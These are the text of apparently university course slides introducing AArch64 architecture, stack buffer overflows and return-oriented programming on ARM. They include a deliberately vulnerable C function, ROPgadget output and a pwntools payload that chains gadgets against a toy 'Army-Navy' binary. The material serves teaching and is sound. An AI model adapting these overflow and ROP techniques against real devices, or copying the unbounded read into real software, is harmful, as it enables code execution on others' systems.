PWN MY RIDE

Intro to ARM64v8-A Return Oriented Programming

Dr. TJ O’Connor, Florida Tech Cybersecurity Chair

Objectives

intro to aarch64 return oriented programming

- Examine the ARMv8-a 64-bit architecture (AArch64): registers, calling convention and basic instructions.

- Examine return-oriented programming (ROP) attacks in the context of the ARMv8-a 64 architecture.


- Develop and execute ROP attacks against vulnerable binaries.

References


- Arm Developer, Procedure Standard Call Documentation [Link]
- Arm Developer, The ARM Instruction Set Architecture [link]
- MITRE, CWE-121: Stack Based Buffer Overflow [Link]
- CTF101.org, Return Oriented Programming. [Link]
- Perfect Blue, ROP-ing on Aarch64 – The CTF Style [Link]

Why Pwn AArch64?


- ARM is a reduced instruction set computer (RISC) architecture.
- Aarch64 refers to the ARMv8-A 64-bit reduced instruction set computer. This architecture supports Cortex-A processors.
- The ARM architecture reduction reduces power consumption, making for efficient devices.
- Used commonly for smarthome IoT devices, smart phones, and other lightweight portable devices.



Cortex A-53



Cortex A-9



Cortex A-5


AArch64 Memory Registers

Processor Memory

- Act as variables used by the processor
- Are addressed directly by name in assembly code
- Very efficient; Good alternative to RAM

Many flavors

- 31 General Purpose Registers (X0..X30)
- x0-x7 hold the first 8 parameters for func calls
- **X30** is reserved for Link Register



AArch64 Calling Convention

Procedure Standard Call (PSC) defines registers to be used as argument. Registers x0 through x7 represent arguments 1-8 of a function call.

Register	Purpose
x0	**1st Argument**
x1	2nd Argument
x2	3rd Argument
x3	4th Argument
x4	5th Argument
x5	6th Argument
x6	7th Argument
x7	8th Argument
x29	Frame Pointer (FP)
x30	**Link Register (LR)**

```
// imagine we have some function

void func1(int a, char *b, int c, void *d);

// when calling func1

// x0 would hold a 64-bit integer
// x1 would hold a 64-bit char pointer
// x2 would hold a 64-bit integer
// x3 would hold a 64-bit void pointer
```

AArch64 Basic Instructions

LDR: *Load a register with either a 32-bit or 64-bit immediate value or an address.*

Example: *store the value at the stack-pointer into the X0 register*

```
gadget:
 ldr x0, [sp]
```

- ldr = load register
- x0 = 64-bit general purpose register
- sp = stack pointer register
- [sp] = indirect reference (aka load value from address pointed to by sp]

STR: *Store Register (immediate).*

Example: *store the value in x30 at the address indicated by the stack pointer*

```
gadget:
 str x30, [sp]
```

- str = store register
- x30 = link register
- sp = stack pointer register
- [sp] = indirect reference (aka load value from address pointed to by sp]

Stack-Based Buffer Overflows


```
void vuln()
{
    char buffer[8];
    printf("\nTell me how the game ends >>> ");
    read(0, &buffer, 256);
}
```

A	A	A	A	A	A	A	A	BUFFER
B	B	B	B	B	B	B	B	[SP]
B	B	B	B	B	B	B	B	[SP-0x8]
B	B	B	B	B	B	B	B	[SP-0x10]
B	B	B	B	B	B	B	B	[SP-0x18]

A stack-based buffer overflow can occur when data is copied beyond the reserved stack memory for a buffer. The overflow can allow an attacker to gain arbitrary code execution by influencing the program counter.

Stack-Based Buffer Overflows

```
00400898  int64_t vuln()

00400898  fd7bbfa9   stp      x29, x30, [sp, #-0x10]!
...
...<snipped>...
...
004009c4  fd7bc1a8   ldp      x29, x30, [sp], #0x10
004009c8  c0035fd6   ret
```




A	A	A	A	A	A	A	A	BUFFER
B	B	B	B	B	B	B	B	[SP]
B	B	B	B	B	B	B	B	[SP-0x8]
B	B	B	B	B	B	B	B	[SP-0x10]
B	B	B	B	B	B	B	B	[SP-0x18]

Under Aarch64, the function prologue stores the Link Register on the stack at the start of a function and then restores it at the function epilogue.

Return Oriented Programming


```
ROPgadget --binary ./toy
...

0x0000000000400a40 : ldp x0, x1, [sp], #0x10 ;
ldp x29, x30, [sp], #0x10 ; ret

...
```

ROP Gadgets are small sets of instructions that exist in the program that are terminated by a call; jump; or return. By chaining these gadgets together, we can construct a weird machine.



Army-Navy ROP Example


The following code introduces a stack-based buffer overflow. Let’s see if we can use this vulnerability to redirect the programs execution flow.



```
void sing_navy()
{
 printf("Now colleges from sea to sea \n");
...
}

void sing_army()
{
 printf("Hail, Alma Mater dear,\n");
…
}

void beat_team(char *team)
{
        printf("Beat %s!", team);
}
```

```
void vuln()
{
   char buffer[8];
   printf("\nTell me how the game ends >>> ");
   read(0, &buffer, 256);
}
```

Army-Navy ROP ROP Example




SING_NAVY(NULL)

SING_ARMY(NULL)

BEAT_TEAM("NAVY")

Our goal should be to use ROP to call the functions in a particular order and with specific parameters.

Army-Navy ROP ROP Example



sing_navy()+8

sing_army()+8

```
gadget:
 ldp x0, x1, [sp]
 ldp x29, x30, [sp]
 ret
```

addr. of “Navy”

junk

junk

addr. of beat_team()


SING_NAVY(NULL)

SING_ARMY(NULL)

BEAT_TEAM(“NAVY”)

```
x0  : first parameter for beat_team()
x1  : -
x29 : -
x30 : link register
```

Army-Navy ROP ROP Example



```
# stage1: sing usna alma mater
payload = cyclic(16)
payload += p64(e.sym['sing_navy']+8)

# stage2: sing usma alma mater
payload += cyclic(8)
payload += p64(e.sym['sing_army']+8)

# stage3: beat_team("Navy!")
payload += cyclic(8)
payload += p64(e.sym['easy_button'])
payload += p64(next(e.search(b’Navy\x00')))
payload += cyclic(16)
payload += p64(e.sym['beat_team'])
```

SING_NAVY(NULL)

SING_ARMY(NULL)

BEAT_TEAM("ARMY")

Pwntools Notes:
cyclic(x): create a pattern of x characters
p64(x): create a byte array that represents the integer b in the correct endianness
e.sym[x]: return the address of the symbol x
next(e.search(x)): return the address of the string

PWN MY RIDE ACTIVITY

